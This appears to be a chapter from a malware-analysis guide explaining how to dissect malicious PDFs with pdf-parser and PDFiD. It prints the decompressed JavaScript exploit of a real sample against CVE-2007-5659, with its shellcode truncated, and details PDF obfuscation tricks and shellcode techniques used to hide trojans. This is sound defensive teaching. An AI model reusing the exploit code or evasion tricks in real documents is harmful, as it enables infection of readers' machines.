 [(2, '<<'), (2, '/Length'), (1, ' '), (3, '1164'), (2,
'/Filter'), (2, '['), (2, '/FlateDecode'), (2, ']'), (2, '>>')]

 <<
   /Length 1164
   /Filter [
   /FlateDecode ]
 >>
```

Indirect object 34 0 turns out to be a stream object, compressed with the Flate method. It is very likely that our script is hiding in this data stream. So let us decompress it with the --filter option (the filter option applies the filters specified in the /Filter dictionary entry).

```
$ pdf-parser.py --object 34 --filter malware1.pdf.vir
obj 34 0
 Type:
 Referencing:
 Contains stream
 [(2, '<<'), (2, '/Length'), (1, ' '), (3, '1164'), (2,
'/Filter'), (2, '['), (2, '/FlateDecode'), (2, ']'), (2, '>>')]

 <<
   /Length 1164
   /Filter [
```

```
   /FlateDecode ]
 >>

 '\nfunction re(count,what) \r\n{\r\nvar v = "";\r\nwhile (--count
>= 0) \r\nv += what;\r\nreturn v;\r\n} \r\nfunction start()
\r\n{\r\nsc = unescape("%u5850%u5850%uEB90...
```

This looks very much like JavaScript, but it is not very readable. This is because pdf-parser will escape all control characters and non-printable characters. To see the decompressed stream in its raw form, add the --raw option.

```
$ pdf-parser.py --object 34 --filter --raw malware1.pdf.vir
obj 34 0
 Type:
 Referencing:
 Contains stream
 <</Length 1164/Filter[/FlateDecode]>>

 <<
   /Length 1164
   /Filter [
   /FlateDecode ]
 >>


function re(count,what)
{
var v = "";
while (--count >= 0)
v += what;
return v;
}
function start()
{
sc = unescape("%u5850%u5850%uEB90...");

if (app.viewerVersion >= 7.0)
{
plin = re(1124,unescape("%u0b0b%u0028%u06eb%u06eb")) +
unescape("%u0b0b%u0028%u0aeb%u0aeb") + unescape("%u9090%u9090") +
re(122,unescape("%u0b0b%u0028%u06eb%u06eb")) + sc +
re(1256,unescape("%u4141%u4141"));
}
else
{
ef6 =  unescape("%uf6eb%uf6eb") + unescape("%u0b0b%u0019");
plin = re(80,unescape("%u9090%u9090")) + sc +
re(80,unescape("%u9090%u9090"))+ unescape("%ue7e9%ufff9")
+unescape("%uffff%uffff") + unescape("%uf6eb%uf4eb") +
unescape("%uf2eb%uf1eb");
while ((plin.length % 8) != 0)
plin = unescape("%u4141") + plin;
```

```
plin += re(2626,ef6);
}
if (app.viewerVersion >= 6.0)
{
this.collabStore = Collab.collectEmailInfo({subj: "",msg: plin});
}
}
var shaft = app.setTimeOut("start()",1200);QPplin;

labStore = Coll
```

Collab.collectEmailInfo is a vulnerable JavaScript function (CVE-2007-5659). It is called with a large argument (plin) to cause a buffer overflow. Notice that the malware authors coded their JavaScript exploit so that the plin value depends on the version of Acrobat Reader (checked with function app.viewerVersion). The data needed to successfully overflow a buffer (that is a buffer overflow resulting in shellcode execution), can be different from version to version. In this sample, the malware authors use different data for version 6 and 7 of Adobe Reader.
I also want to draw your attention to the fact that Collab.collectEmailInfo will only be exploited when we are running in Adobe Reader version 6.0 or higher.
Another trick the malware authors are using is delayed execution of the exploit with app.setTimeOut (a delay of 1200 milliseconds or 1.2 seconds). Delaying exploits with app.setTimeOut can be done for 2 possible reasons. One reason is to give Adobe Reader the chance to render the page before the exploit kicks in. Exploits with heap sprays can take several seconds to execute, sometimes even minutes, and Adobe Reader is not responsive during that period (the application appears to be frozen). Without delay, Adobe Reader has no chance to render the page and the victim will be staring at a blank page of an unresponsive application. He could be temped to kill the application, thereby interrupting the execution of the exploit and foiling the attack. To prevent this, malware authors will delay the execution of the exploit with a couple of seconds, thereby giving Adobe Reader the opportunity to render the page and give the user a document to read while the exploit runs in the background. This is essentially a social engineering trick.
But in our example, there is no heap spray. The second reason why delays are used, is that in some older versions of Adobe Reader, the JavaScript PDF API will not yet have fully loaded when the execution of the script starts. The script might fail because some API functions are not yet loaded. To prevent this, a delay is used to give Adobe Reader the time to load all API functions.

The last step required to find out what this malicious PDF file does, is to extract the shellcode (variable sc) and analyze it. I refer to chapter X for a full explanation, but I can tell you that this is classic shellcode: download a trojan and execute it.

Other tools
Wepawet is an online automated tool to analyze malicious Flash and PDF files:
http://wepawet.iseclab.org

Here is the analysis of our sample:
http://wepawet.iseclab.org/view.php?hash=4e910715df4cab4905f40225d18cf984&type=js

Analysis report for 4e910715df4cab4905f40225d18cf984.pdf.vir

Sample Overview

File	4e910715df4cab4905f40225d18cf984.pdf.vir
MD5	4e910715df4cab4905f40225d18cf984
Analysis Started	2009-10-20 14:11:19
Report Generated	2009-10-20 14:11:24
JSAND version	1.03.02

Detection results

Detector	Result
JSAND 1.03.02	malicious

Exploits

Name	Description	Reference
Adobe Collab overflow	Multiple Adobe Reader and Acrobat buffer overflows	CVE-2007-5659

Deobfuscation results

Evals

No evals.

Writes

No writes.

Network Activity

Requests

URL
file://4e910715df4cab4905f40225d18cf984.pdf.vir

ActiveX controls

AcrobatJavaScript				
	Name	**Arg0**	**Arg1**	**Count**
Methods	*Collab.collectEmailInfo*	''	e0 ac 8b 28 db ab db ab e0 ac 8b 28 db ab db ab e0 ac 8b 28 db ab db ab e0 ac 8b 28 db ab db ab e0 ac 8b 28 db ab db ab e0 ac 8b 28 db ab db ab other 18768 bytes 85 81 e4 85 81 e4 85 81 e4 85 81 e4 85 81 e4 85 81 e4 85 81 e4 85 81 e4 85 81 e4 85 81 e4 85 81 e4 85 81 e4 85 81 e4 85 81 e4 85 81 e4 85 81 e4 85 81 e4 85 81 e4 85 81 e4 85 81	1

(remark: I tested structazer with the malware sample and it could not parse it, and Origami is maybe also out of scope for this book, as you need Ruby http://www.security-labs.org/origami/)

Structazer

Origami

Some aspects of shellcode specific to malicious PDF files

Although the analysis of shellcode is discussed in chapter x, I want to draw your attention to some shellcode techniques specific to PDF files.

The most prevalent shellcode used in malicious PDF files found in-the-wild is the downloader. This

shellcode looks up the system directory (system32), downloads a trojan from the Internet and saves it in the system directory, and then executes it.

But there are also malicious PDF files with the trojan executable file embedded inside the PDF file. The shellcode extracts this embedded executable, saves it to disk and then executes it.

There are 2 types of shellcode to achieve this. One type is the egg-hunt shellcode. When a PDF file is rendered by Adobe Reader, it is first loaded into memory. This means that the embedded executable can also be found in memory. The executable is prefixed by a unique 8-byte sequence and a second-stage shellcode. The egg-hunt shellcode will search for this unique 8-byte sequence in memory, and then jump to the second-stage shellcode right after the unique 8-byte sequence. The second-stage shellcode decodes the embedded executable file, writes it to disk and executes it.

The second type of shellcode will not hunt for the executable inside memory, but will locate the original PDF file and extract the embedded file. This shellcode loops through all possible values for a Windows handle, and calls win32 API function GetFileSize for each handle until it finds the right handle to the PDF file. This shellcode is designed by malware authors because they know Adobe Reader has an open handle to the PDF file it is rendering, but they do not know which handle. GetFileSize takes the handle as an argument and returns the size of the file in bytes, provided the handle is an open file handle. If it is not, it returns -1. The shellcode loops through all possible values of the handle and compares the returned file size with the expected file size of the malicious PDF document. Once it has found the correct file size, it reads the file to extract the embedded file, write it to another file and execute it.

Features and tricks of the PDF language that make your analysis more difficult

Malware authors will use several features and tricks specific to the PDF language to make your analysis of a malicious PDF file more difficult. Actually, they also do this to bypass anti-virus detection and keep their exploits secret from competing malware authors.

Header obfuscation

One trick employed by malware authors is trying to make you and your tools believe a PDF file is not a PDF file! A PDF file must start with a header (like %PDF-1.1), but several PDF readers will allow this header to be preceded by some other bytes, like whitespace. The malware authors hope that anti-virus products will be mislead by this non-conforming header and will not analyze the PDF document. Of course, the vulnerable application they are targeting (like Adobe Reader) must accept this non-conforming header.

If PDFiD doesn't recognize the header of a PDF document, it will not analyze the file (this is done for performance reasons on the VirusTotal servers). However, you can force PDFiD to analyze any file with the --force option.

/Names obfuscation

The keys used in dictionaries are called names and they start with a slash character (/), followed by alphanumeric characters. The PDF language provides for the hexadecimal representation of the alphanumeric characters. For example, #41 is equivalent with the letter A. Malware authors will use this obfuscation to hide important names, like /JavaScript.

Example: /JavaScript → /Jav#61Script

And there is no limit to the number of characters encoded with hexadecimal representation. /4A#61#76#61#53#63#72#69#70#74 is also a valid representation of /JavaScript

PDFiD and pdf-parser will handle names obfuscation. When PDFiD encounters an obfuscated keyword it is looking for, it will increment the counter for this keyword and a special counter for obfuscated keywords. This special counter will be displayed in the report between parentheses, like this:

```
 /JavaScript          2(2)
```

This indicates that the name /JavaScript was encountered twice, and that both instances were obfuscated. The presence of obfuscated names is a clear sign of malicious intend.

Pdf-parser will convert obfuscated names to their canonical representation in its report. For example, when you search for /JavaScript, pdf-parser will also find obfuscated instances of /JavaScript. If you need to see the obfuscated representation, use option --nocanonicalizedoutput,

String obfuscation

Strings in the PDF language are enclosed between parentheses: (this is a string). Now you understand that the JavaScript script specified in /JS is in fact a string.

Example:

```
 /JS (app.alert({cMsg: 'Hello from PDF JavaScript'});)
```

A string can be split over several lines by terminating it with a backslash (\):

```
 /JS (app.\
alert({cMsg: 'Hello from PDF JavaScript'});)
```

Characters in a string can be represented by their octal representation:

```
 /JS (app.al\145rt({cMsg: 'Hello from PDF JavaScript'});)
```

It is also possible to represent a string as hexadecimal characters by enclosing it between brackets in stead of parentheses (<>). Whitespace can be added deliberately:

```
 /JS <61 70 70 2E 61 6C 65 72 74 28 7B 63 4D 73 67 3A
20 27 48 65 6C 6C 6F 20 66 72 6F 6D 20 50 44 46
20 4A 61 76 61 53 63 72 69 70 74 27 7D 29 3B>
```

Splitting scripts

A JavaScript can be split in several scripts by splitting it up in several statements and functions. This is a feature of the JavaScript language, not of the PDF language. However, it is possible to store each script-part in an indirect object and still have the script executed as a whole. This obfuscation technique requires you to identify all parts of the script and put them together for analysis.

JavaScript obfuscation

JavaScript obfuscation is often used in malicious PDF files, but because it is a feature of the JavaScript language, I refer to the JavaScript analysis chapter.

Cascading filters

Stream objects contain compressed data, often compressed with the /FlateDecode filter. But it is possible to use more than one filter on the data stream of an object. This technique is called a cascade of filters. For example, a data stream can be encoded in hexadecimal and then be compressed with the Flate method from zlib. This is represented like this:

/Filter [/FlateDecode /ASCIIHexDecode]

As the hexadecimal representation allows for an arbitrary number of whitespace characters, the same stream data can be encoded is many different ways that will each generate a very different Flate compressed sequence of bytes.

Pdf-parser supports cascading filters.

Object Streams

Do not confuse object streams with stream objects. An object stream (type /ObjStm) is an indirect object that contains other indirect objects. When a filter is applied to the object stream, the indirect objects inside of it are compressed, and thus hidden to direct observation. Luckily for us, an object stream cannot be embedded inside another object stream.

When PDFiD identifies object streams inside a PDF document (counter /ObjStm larger than 0), you will need to decompress the object streams to look inside them. You can to this with pdf-parser and PDFiD like this:

pdf-parser.py --type /ObjStm --filter –raw | pdfid.py --force

This command will instruct pdf-parser to select all object streams (/ObjStm), decompress them and display the raw output. This output is piped into PDFiD with the force option, because there is no pdf header.

If you do not analyze the content of object streams, you risk missing content like JavaScript and other signs of malicious PDF files.

Encryption

PDF documents can be encrypted. This is not necessarily done to protect the content from unauthorized eyes, but it is often done for digital rights management. Have you ever encountered a PDF document that you could not print, or were not allowed to copy the text? This too is achieved with encryption. The author of such a document uses a password to encrypt the PDF document. The reader of this document does not require the password to view the document.

When a PDF document is encrypted, its structure does not change. You can still see the indirect objects with their parameters. It is the content of the indirect objects that is encrypted, like the data streams.

Malicious PDF documents are sometimes encrypted to thwart analysis. When you analyze them with PDFiD, you can still see if they contain JavaScript for example. However, you will not be able

to extract the JavaScript with pdf-parser (because pdf-parser does not support encryption). To extract the JavaScript, you will need to decrypt the PDF document first with a tool like pdftk (**http://www.accesspdf.com/pdftk/**). However, pdftk requires you to provide the password to decrypt the PDF, which you obviously do not know. Elcomsoft develops password cracking software, and has an application for PDF documents.

Incremental updates

Incremental updates make your analysis more difficult, but they are usually not used knowingly by malware authors. With incremental updates, previous versions of a PDF document are embedded inside the PDF file. This happens when a malware author uses Adobe Acrobat Professional to create a malicious PDF document, and saves the document several times during the development phase. When incremental updates are enabled in Adobe Acrobat Professional, every save operation does not overwrite the previous version of the PDF file, but the changes are appended to the end of the existing PDF file. In your analysis of such a file with incremental updates, you will find several versions of the same indirect objects and you will need to select the last versions for analysis (the last one in the file). I have analyzed a malicious PDF file with incremental updates where you can witness what changes the malware author makes to his JavaScript while he develops the payload (http://blog.didierstevens.com/2008/11/10/shoulder-surfing-a-malicious-pdf-author/).

Some common JavaScript vulnerabilities exploited in malicious PDF files

There are several popular exploits for vulnerabilities you will often encounter in malicious PDF files found in-the-wild.

Here are the CVEs with the corresponding vulnerable JavaScript functions:

CVE-2007-5659: Collab.collectEmailInfo
CVE-2009-0927: Collab.getIcon
CVE-2008-2992: util.printf
CVE-2009-1493: spell.customDictionaryOpen
CVE-2009-1492: getAnnots

If you find one of these functions in a JavaScript, you know what vulnerability is being exploited. It is not uncommon to find JavaScript that exploits several of these vulnerabilities. These scripts check the version of Adobe Reader and then launch the appropriate exploit(s).